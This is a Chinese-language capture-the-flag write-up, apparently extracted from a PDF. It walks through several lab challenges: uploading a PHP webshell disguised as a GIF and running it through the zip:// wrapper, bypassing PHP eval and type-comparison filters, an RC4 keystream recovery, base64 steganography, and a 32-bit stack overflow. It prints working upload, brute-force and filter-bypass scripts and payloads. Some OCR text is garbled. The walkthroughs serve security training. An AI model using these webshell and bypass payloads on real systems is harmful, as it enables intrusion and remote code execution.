
注意，由于限制中也限制了 html 关键字，所以猜测网站根目录是/var/www/html。

zip 伪协议在某些环境下是可以使用相对路径的，所以可以尝试以上思路


构建 shell.php，内置一句话



达成 shell.zip 压缩包



改名为



由于上传的文件路径是根据服务器时间戳生成，所以我们需要用脚本进行爆破。

构建 python 脚本进行

登录，上传刚才的脚本，然后根据时间戳，爆破上传后的路径

```
2 import requests
3 import time
4 import hashlib
5
6
7 def md5(str):
8     m = hashlib.md5(str.encode('utf-8'))
9     return m.hexdigest()
10
11 url = "http://192.168.220.131:8004/"
12 s = requests.session()
13 userinfo = {
14     "username": "admin",
15     "password": "123123",
16 }
17 # login
18 s.post(url+"/admin_login.php", data=userinfo, timeout=5)
19
20 files = {"fupload": ('shellzip.gif', open("shellzip.gif", "rb"))}
21 data = {"submit": "x"}
22 r = s.post(url+"/Upload.php", data=data, files=files)
23 r.encoding='utf-8'
24 print((r.content).decode('utf-8'))
25 t = int(time.time())
26 for i in range(t-100, t+100):
27     path = "/uploads/" + md5("shellzip.gif" + str(i)) + ".gif"
28     # 发送请求爆破
29     # print(i)
30     status = requests.get(url+path, timeout=5).status_code
31     if status == 200:
32         print(path)
```



The screenshot shows a browser window titled 'web3' with the following content:

```
<input type="file" name="fupload" onchange="checkUpload(this)" id="file" />
<input type="submit" name="submit" value="upload!" />
</form>
Only upload GIF images<br />
<pre>successfully uploaded!</pre></body>

</html>
/uploads/612aa49d086051995563713f1644f1b0.gif
```

运行后爆破到文件上传的路径。

通过 zip 伪协议进行包含利用

/admin.php?action=zip://uploads/612aa49d086051995563713f1644f1b0.gif%23shell
x=phpinfo();

PHP Version 5.6.40-12+ubuntu16.04.1+deb.sury.org+1

System	Linux 1480d9943929 4.4.0-165-generic #193-Ubuntu SMP Tue Sep 12 14:40:21 UTC 2017
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/15-xcalendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-domini, /etc/php/5.6/apache2/conf.d/20-finfo.info, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-zip.ini

利用 system 函数获得 flag

bin boot dev etc ffffflllaagg home lib lib64 media mnt mysql.sock opt proc root run sbin srv start.sh sys tmp usr var
建设中...

The screenshot shows a web application interface. At the top right, there is a placeholder image of a person wearing glasses and a message: "SeBaFi{be10e0e58abc4833075033ca73ddd34a} 建设中...". Below this, a navigation bar includes a "Home" link. The main content area has a URL input field containing "http://192.168.220.131:8004/admin.php?action=zip://uploads/2d476ec7a4385de24c76778cfbc089c0.gif%23shell". Below the URL are several buttons: "Load URL", "Split URL", and "Execute". There are also checkboxes for "Post data", "Referer", "User Agent", "Cookies", and "Clear All". A text input field contains the command "x=system('cat /ffffflaaaggg ')".

琼山甲实验室

Server512

随便提交一些东西，发现在源码存在提示流密码。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<!--you know liumima?-->
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> event
  <head>&nbsp; </head>
<body>
  <h1>HTTP-Internal Server Error</h1>
```

百度知道流密码最常用的是 RC4，所以构造 RC4 异或。读取 flag 长度为 515，所以提交 515 个 1，提取 message 中的信息为 key 和 1 异或，之后用 key 和 flag 异或，在最后找到 flag

也就是拿自己输的跟反馈的异或获取密钥然后再跟 flag 提示异或拿到 flag

```
import re
import requests

s={'arg':'1'* 515}
gurl='http://127.0.0.1/server.php'
key=requests.post(url=gurl,data=s)
key2=key.text[key.text.find('Message:')+9:key.text.find('Message:')+9+2060].split('\\x')[1:]
f=key.text[key.text.find('Flag Here:'): + 10:]
print (key.text)
print (key2)
print (f)
key3 = []
for i in key2:
    key3.append(chr(int(i,16)))
flag=""
for i in range(len(key3)):
    flag+= chr(ord(f[i])^ord(key3[i])^ord('1'))
print (flag)
```

eval is a trouble

第一步：查看网站源码，如图 1 错误!未找到引用源。所示。

```
please set a flag
<?php
error_reporting(0);
require __DIR__ . '/flag.php';

$exam = 'return\n'.sha1(time()).'\n';

if (!isset($_GET['flag'])) {
    echo 'please set a flag';
    echo '<br>';
}
else if (strlen($_GET['flag']) != strlen($exam)) {
    echo 'Not allowed length';
    echo '<br>';
}
else if (preg_match('/|[\n|\r|\n\r|\n|\r]/|flag|echo|print|require|include|die|exit/is', $_GET['flag'])) {
    echo 'Not allowed keyword';
    echo '<br>';
}
else if (eval($_GET['flag']) === sha1($flag)) {
    echo $flag;
}
else {
    echo 'Hard to escape?';
    echo '<br>';
}

highlight_file(__FILE__);
```

图 1 查看网站源码

第二步：大致浏览题目，题目要求 get 一个 flag 参数，flag 的长度要与\$exam 的长度一致，还不能包括正则匹配函数中的关键字；同时 eval(\$_GET['flag'])==sha1(\$flag)。乍一看，题目限制非常多，很难下手，但是题目中提示我们利用 php 的标签对来实现注入。

第三步：在 php 短标签中<?=\$flag?>可以直接输出\$flag 的值，所以我们只要满足\$flag 长度与\$exam 一致以及没有关键字的要求即可。

但现在还有一个问题，关键字 flag 被过滤，于是我们只能用拼接字符串的方式生成 flag，所以最后的 payload 是这样的：

?flag=\$a='alag';\$a{0}='f';1111111111111111;?><?=\${\$a}?>

或

?flag=\$a='pqag';\$a{0}='f';\$a{1}='l';111111;?><?=\${\$a}?>

其实 payload 构造起来非常随意，只要满足条件的都可以执行回显 flag。

```
SeBaFi [47943ac67358d0de32274a44a45fd7a7] Hard to escape?
<?php
error_reporting(0);
require __DIR__ . '/flag.php';


$exam = 'return\n'.sha1(time()).'\n';

if (!isset($_GET['flag'])) {
    echo 'please set a flag';
    echo '<br>';
}
else if (strlen($_GET['flag']) != strlen($exam)) {
    echo 'Not allowed length';
    echo '<br>';
}
else if (preg_match('/|[\n|\r|\n\r|\n|\r]/|flag|echo|print|require|include|die|exit/is', $_GET['flag'])) {
    echo 'Not allowed keyword';
    echo '<br>';
}
else if (eval($_GET['flag']) === sha1($flag)) {
    echo $flag;
}
else {
    echo 'Hard to escape?';
    echo '<br>';
}

highlight_file(__FILE__);
```

图 2 获取 FLAG

codeaudit



拿到题目后页面无任何回显



右键源码看见提示，是 base 的编码，简单尝试，发现是 base32

Base32编码解码

```
ONXXK4TDMUXHA2DQFZRGC2Y=
```

source.php.bak

得到源码

源码结构比较清晰，主要考的是代码审计的各种小 tips，绕过所有情况，就可以拿到 flag

```

1  <?php
2  $rand_str = "*****";
3  if (isset($_GET['strcmp'])) {
4      if (strcmp($_GET['strcmp'], $rand_str) == 0) {
5          if (ereg("^[a-zA-Z0-9]+$", $_GET['ereg']) != FALSE) {
6              if (strpos($_GET['strpos'], '-') != FALSE && strlen($_GET['strpos']) < 2 && $_GET['strpos'] != '-'){
7                  $num = $_GET['num'];
8                  $o = ord('1');
9                  $n = ord('9');
10                 $number = '3958156269';
11                 // check
12                 for ($i = 0; $i < strlen($number); $i++) {
13                     $dig = ord($num{$i});
14                     if (($dig >= $o) && ($dig <= $n) )
15                     {
16                         die('!!!!');
17                     }
18                 }
19             if($number == $num){
20                 if (ereg ("^[a-zA-Z0-9]+$", $_GET['ereg2']) != FALSE)
21                 {
22                     if (strlen($_GET['ereg2']) < 9 && $_GET['ereg2'] > 899999999)
23                     {
24                         $sha1 = (string)$_GET['sha1'];
25                         $sha2 = (string)$_GET['sha2'];
26                         if ($sha1 != $sha2 && sha1($sha1) === sha1($sha2)) {
27                             include('flag.php');
28                             echo $flag;
29                         }else{
30                             echo '!!!!!!';
31                         }
32                     }else{
33                         echo '!!!!';
34                     }
35                 }else{
36                     echo '!!!!';
37                 }
38             }else{
39                 echo '!!!!';
40             }
41         }
42     }else{
43         if (strcmp($_GET['strcmp'], $rand_str) == 0){

```

先来看第一个分支

strcmp 函数含义是如果 str1 小于 str2 返回 <0; 如果 str1 大于 str2 返回 >0; 如果两者相等，返回 0。

但是\$rand_str 的值是被隐藏的，所以并不知道内容

但是我们可以利用 strcmp 函数的问题：在 strcmp()函数中存在传入数组会返回 Null


那么当我们传入数组，Null==0 为 true，那么满足条件。




分支 2, ereg 函数作用是: 如果在 string 中找到 pattern 模式的匹配则返回所匹配字符串的长度, 如果没有找到匹配或出错则返回 FALSE。如果没有传递入可选参数 regs 或者所匹配的字符串长度为 0, 则本函数返回 1。

ereg 参数要求是不能返回 false

所以随便传入一个字符即可, 也可以直接传递数组, ereg()传入数组会返回为 NULL



!!!



```
if (strpos($_GET['strpos'], '-') !== FALSE && strlen($_GET['strpos']) < 2 && $_GET['strpos'] != '-'){
```

Strpos 函数返回 needle 在 haystack 中首次出现的数字位置。

条件限制了长度为 1, 但不能为-, 所以在正常逻辑是不可能绕过的。

但是 strpos()传入数组同样会返回为 NULL。所以利用这个特性, 即可绕过



!!!!



```
$num = $_GET['num'];
$o = ord('1');
$n = ord('9');
$number = '3958156269';
// check
for ($i = 0; $i < strlen($number); $i++)
{
    $dig = ord($num{$i});
    if(($dig >= $o) && ($dig <= $n) )
    {
        die('!!!!');
    }
}
if($number == $num){
```

限制了 num, 不能出现 1-9 的数字。但是又要和\$number 相等

这边就需要利用一种姿势

在 PHP 中当 16 进制字符和 10 进制数字进行比较，会将 16 进制转换为数字进行比较，所以

转换数字 3958156269

2进制 4进制

转换结果 ebocabed

将数值转换为 16 进制

其中中没有 1-9 的数字，既能通过循环验证

当两者进行比较时，由于\$num 是 16 进制的格式，会被解析转换为 10 进制，在进行比较

!!!!



```
if (ereg ("^[_A-Z0-9]+$", $_GET['num2']) === FALSE)
{
    die('!!!!!!');
}
if (strlen($_GET['num2']) < 10 && $_GET['num2'] > 999999999 && strpos($_GET['num2'], '!!!!!!'))
```

这边有多层限制

第一层是只能出现大小写字母和数字

第二层是长度小于 10，并且大于 999999999

第三层是出现!!!!!!

这边绕过需要利用 PHP 弱类型的特性，当开头 0e\d+的字符串和数字进行比较，开头 0e\d+

会根据科学计数法转换为数字

9e9!!!! = 9*10^9 \> 9999999 (在和数字比较时,在 9e9 后面的字符串会被忽略,不列入计算中)

所以 9e9!!!! 可以满足两个条件了。

但是就没法满足第一个条件。

这边需要利用 ereg 的%00 截断, %00 导致只会验证%00 之前的字符串

那么我们最后构建的 payload 是 9e9%00!!!!

```
!!!!!!  
HackBar Max HackBar 查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无  
Encryption Encoding SQL XSS Other  
Load URL http://192.168.220.131:9008/?strcmp[]>1&ereg=1&strpos[]>1&num=0xebecabed&num2=9e9%00!!!!  
  
$sha1 = ($string) $_GET['sha1'];  
$sha2 = ($string) $_GET['sha2'];  
if ($sha1 != $sha2 && sha1($sha1) === sha1($sha2)) {  
    include('flag.php');  
    echo $flag;  
} else {  
    echo '!!!!!!';  
}
```

最后一层限制

需要值不同, 但是 sha1() 后又相等。

这其实关于 SHA1 碰撞的问题。

Google 以前放出两个 SHA1 值相同而不一样(SHA256 的值不通)的 pdf 文件。

<https://shattered.it/>

<https://shattered.it/static/shattered-1.pdf>

<https://shattered.it/static/shattered-2.pdf>

并且这两个文件前 320 个字节, 值不同, SHA1 后又相同。

所以我们要提出中前面 320 字节, 然后进行 url 编码在用参数进行传递

提交，得到 flag

参考 payload:

```
?strcmp[]=1&ereg=1&strpos[]=1&num=0xebecabed&num2=9e9%00!!!!&sha1=%25PDF-1.3%0A%25E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BD%8F%0EE%BC%EOF%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0AF%3F%98%CD%A4%BCF%29%B1&sha2=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0E%04%EOF%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%D%C%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1
```

Crack file

分析：利用 base64 加密的特性进行数据的加密填充，利用 base64 加密的特性，将 flag 进行编码分割，填充在每一行的最后。


原理：ascii 码是用 8 位二进制表示一个字符的，而 base64 是用 6 位二进制表示一个字符，将明文字符转化为二进制后再每 6 位划分成一个“字节”，然后将每个字节转化为一个字符，就变成了 base64 密文，而在 base64 的密文中加密是利用，每一段密文的最后 4 位二进制是不影响明文的，可以将 flag 转化为二进制后拆分隐藏在每一段的最后 4 位二进制中。

将文件重命名为 stego.txt

脚本如下：

```
import base64
b64chars='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
with open('stego.txt','rb') as f:#stego.txt 为在 base64 密文中加密后的密文
    flag=""
    bin_str=""
    for line in f.readlines():
        stegb64=str(line,"utf-8").strip("\n")
        rowb64=str(base64.b64encode(base64.b64decode(stegb64)),"utf-8").strip("\n")

    offset=abs(b64chars.index(stegb64.replace('=',)[-1])-b64chars.index(rowb64.replace('=',)[-1]))
    equalnum=stegb64.count('=')#noequalnumnooffset
    if equalnum:
        bin_str+=bin(offset)[2:].zfill(equalnum*2)
    for i in range(0,len(bin_str),8):
        print(chr(int(bin_str[i:i+8],2)),end="")
```



```
C:\Users\...\Desktop\1>python 1.py
[base_GA_caN_b3_dlffeR3nT]
```

简单的溢出？

第一步：下载解压打开附件，如图 2 所示。

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
└ pwn	7.3 KB	2.5 KB	文件	2016-05-30 14:27

图 2 下载解压打开附件

发现没有文件后缀，并不能确定是什么格式的。在 Ubuntu 下用 file 命令查看，如图 3 所示。

```
zyb@ubuntu:~/Desktop$ file pwn
pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=08c8cebac3db160616cf3
5acd9c2efd3e8045b07, not stripped
zyb@ubuntu:~/Desktop$
```

图 3 用 file 命令查看

发现是个 32 位可执行程序，我们尝试执行一下，如图 4 所示。

```
zyb@ubuntu:~/Desktop$ file pwn
pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=08c8cebac3db160616cf3
5acd9c2efd3e8045b07, not stripped
zyb@ubuntu:~/Desktop$ ./pwn
please specify an argument
zyb@ubuntu:~/Desktop$
```

图 4 执行文件

发现提示说要输入参数，我们随意尝试输入参数，如图 5 所示。

```
zyb@ubuntu:~/Desktop$ file pwn
pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=08c8cebac3db160616cf3
5acd9c2efd3e8045b07, not stripped
zyb@ubuntu:~/Desktop$ ./pwn
please specify an argument
zyb@ubuntu:~/Desktop$ ./pwn hello world
Please try again, you got 0x00000000
zyb@ubuntu:~/Desktop$
```

图 5 加上参数执行文件

第二步：我们用 `gdb` 工具来调试，在 `gdb` 中执行 `disas main` 命令，结果如图 6 所示。

```
zyb@ubuntu: ~/Desktop
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from pwn...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
0x080484fd <+0>:    push   %ebp
0x080484fe <+1>:    mov    %esp,%ebp
0x08048500 <+3>:    and    $0xffffffff,%esp
0x08048503 <+6>:    sub    $0x60,%esp
0x08048506 <+9>:    mov    0xc(%ebp),%eax
0x08048509 <+12>:   mov    %eax,0xc(%esp)
0x0804850d <+16>:   mov    %gs:0x14,%eax
0x08048513 <+22>:   mov    %eax,0x5c(%esp)
0x08048517 <+26>:   xor    %eax,%eax
0x08048519 <+28>:   cmpl   $0x1,0x8(%ebp)
0x0804851d <+32>:   jne    0x8048537 <main+58>
0x0804851f <+34>:   movl   $0x8048630,(%esp)
0x08048526 <+41>:   call   0x80483c0 <puts@plt>
0x0804852b <+46>:   movl   $0x1,(%esp)
0x08048532 <+53>:   call   0x80483e0 <exit@plt>
0x08048537 <+58>:   movl   $0x0,0x18(%esp)
0x0804853f <+66>:   mov    0xc(%esp),%eax
0x08048543 <+70>:   add    $0x4,%eax
0x08048546 <+73>:   mov    (%eax),%eax
0x08048548 <+75>:   mov    %eax,0x4(%esp)
0x0804854c <+79>:   lea    0x1c(%esp),%eax
0x08048550 <+83>:   mov    %eax,(%esp)
0x08048553 <+86>:   call   0x80483b0 <strcpy@plt>
0x08048558 <+91>:   cmpl   $0x6126364,0x18(%esp)
0x08048560 <+99>:   jne    0x8048570 <main+115>
0x08048562 <+101>:  movl   $0x804864c,(%esp)
0x08048569 <+108>:  call   0x80483c0 <puts@plt>
0x0804856e <+113>: jmp    0x8048584 <main+135>
0x08048570 <+115>: mov    0x18(%esp),%eax
0x08048574 <+119>: mov    %eax,0x4(%esp)
0x08048578 <+123>: movl   $0x8048678,(%esp)
0x0804857f <+130>: call   0x8048390 <printf@plt>
0x08048584 <+135>: mov    $0x0,%eax
0x08048589 <+140>: mov    0x5c(%esp),%edx
0x0804858d <+144>: xor    %gs:0x14,%edx
0x08048594 <+151>: je     0x804859b <main+158>
0x08048596 <+153>: call   0x80483a0 <__stack_chk_fail@plt>
0x0804859b <+158>: leave 
0x0804859c <+159>: ret

End of assembler dump.
(gdb) █
```

图 6 执行 disas main 命令

通过对上面的汇编代码进行分析，我们知道 buffer 位于 esp+0x1C 处，而 modified 位于 esp+0x5C 处，两个地址的距离为 $0x5C - 0x1C = 0x40$ ，即 64，刚好为 buffer 数组的大小。因此当我们输入的数据超过 64 字节时，modified 变量就可以被覆盖，但需要控制 modified 变量的值还需要小心的构造命令行参数。

第三步：我们在 gdb 中验证，在 gdb 中执行 `b * 0x08048558` 命令对 strcpy 的下一条指令下一个断点，如图 7 所示。

```
(gdb) b * 0x08048558  
Breakpoint 1 at 0x08048558
```

图 7 下断点

在 gdb 中执行 r 命令，如下，64 个 A 加 1234，作为命令行参数传给被调试的程序，如图 8 所示。

```
Starting program: /home/zyb/Desktop/pwn AAAAAAAAAAAAAAAAAAAAAA1234  
AAAAAAAAAAAAAAAAAAAAAA1234  
  
Breakpoint 1, 0x08048558 in main ()  
(gdb) x $esp+0x5C  
0xbffff0cc: 0x34333231  
(gdb)
```

图 8 执行

输入 x \$esp+0x5C 命令，查看 modified 变量的值已经被修改成了 0x34333231，而 0x31 为字符 1 的 ASCII 值，0x32 为字符 2 的 ASCII 值，0x33 为字符 3 的 ASCII 值，0x34 为字符 4 的 ASCII 值。

使用 x /4xb \$esp+0x5C，以字节为单位查看内存中 0x34333231 的表示，如图 9 所示（其中/4xb 用于控制输出格式，4 表示 4 个长度单位，x 表示以 16 进制方式显示，b 表示单位为字节）。

```
Breakpoint 1, 0x08048558 in main ()  
(gdb) x $esp+0x5C  
0xbffff0cc: 0x34333231  
(gdb) x /4xb $esp+0x5C  
0xbffff0cc: 0x31 0x32 0x33 0x34
```

图 9 查看内存

现在 modified 变量的值已经被修改成 0x34333231 了，结合我们的输入数据‘A…A1234’，1234 为低地址往高地址方向，可以判断这是小端格式的表示法。

然后输入 c 命令，让程序继续执行，可以看到输出的错误信息，如图 10 所示。

```
Breakpoint 1, 0x08048558 in main ()  
(gdb) x $esp+0x5C  
0xbffff0cc: 0x34333231  
(gdb) x /4xb $esp+0x5C  
0xbffff0cc: 0x31 0x32 0x33 0x34  
(gdb) c  
Continuing.  
Please try again, you got 0x00000000  
*** stack smashing detected ***: /home/zyb/Desktop/pwn terminated  
  
Program received signal SIGABRT, Aborted.  
0xb7fdd428 in __kernel_vsyscall ()  
(gdb)
```


图 10 继续执行命令

我们只要合理控制命令行参数就能发出溢出攻击了。

第四步：因为目标机器采用小端格式存储数据，而 if 语句分支要求 modified 的值为 0x61626364 时才通过判断，因此我们构造的数据应该为\x64\x63\x62\x61。

我们用 Python 写 payload。

执行 python -c "print 'A'*64+'\x64\x63\x62\x61'" | xargs ./pwn。如图 11 所示。



```
zyb@ubuntu:~/Desktop$ python -c "print 'A'*64+'\x64\x63\x62\x61'" | xargs ./pwn
SeBaFi{4cc091988c005dc1a5fad8c6e2551903}.
zyb@ubuntu:~/Desktop$
```

图 11 执行 payload

最后我们简单介绍一下 GDB 软件。

GDB 是 GNU 开源组织发布的一个强大的 UNIX 下的程序调试工具，不像 VC, IDA 是基于 GUI，GDB 完全是基于命令行的。但是功能强大可以实现以下功能：

启动你的程序，可以按照你的自定义的要求随心所欲的运行程序。

可让被调试的程序在你所指定的调置的断点处停住。（断点可以是条件表达式）

当程序被停住时，可以检查此时你的程序中所发生的事。

动态的改变你程序的执行环境。

下面是一下常用到的命令。

run: 简记为 r，其作用是运行程序，当遇到断点后，程序会在断点处停止运行，等待用户输入下一步的命令。

continue (简写 c): 继续执行，到下一个断点处（或运行结束）

next: (简写 n)，单步跟踪程序，当遇到函数调用时，也不进入此函数体；此命令同 step 的主要区别是，step 遇到用户自定义的函数，将步进到函数中去运行，而 next 则直接调用函数，不会进入到函数体内。

step (简写 s): 单步调试如果有函数调用，则进入函数；与命令 n 不同，n 是不进入调用的函数的。

until: 当你厌倦了在一个循环体内单步跟踪时，这个命令可以运行程序直到退出循环体。

until+行号: 运行至某行，不仅仅用来跳出循环。

finish: 运行程序，直到当前函数完成返回，并打印函数返回时的堆栈地址和返回值及参数值等信息。

call 函数(参数): 调用程序中可见的函数，并传递“参数”，如：call gdb_test(55)。

quit: 简记为 q，退出 gdb。

break n (简写 b n): 在第 n 行处设置断点

b fn1 if a>b: 条件断点设置

break func (break 缩写为 b): 在函数 func() 的入口处设置断点，如：break cb_button

delete 断点号 n: 删除第 n 个断点

disable 断点号 n: 暂停第 n 个断点

enable 断点号 n: 开启第 n 个断点

clear 行号 n: 清除第 n 行的断点

info b (info breakpoints): 显示当前程序的断点设置情况

delete breakpoints: 清除所有断点

Brain

第一步：下载并打开附件，如图 12 所示。



图 12 查看图片

第二步：使用 Stegsolve.jar，查看通道，在 Red plane 0、Green plane 0、Blue plane 0 发现隐藏信息




图 2 发现问题

第三步：使用保存 Stegsolve-Analyse-Data Extract 查看，以 rad 0 为例，发现密文并将其以二进制保存

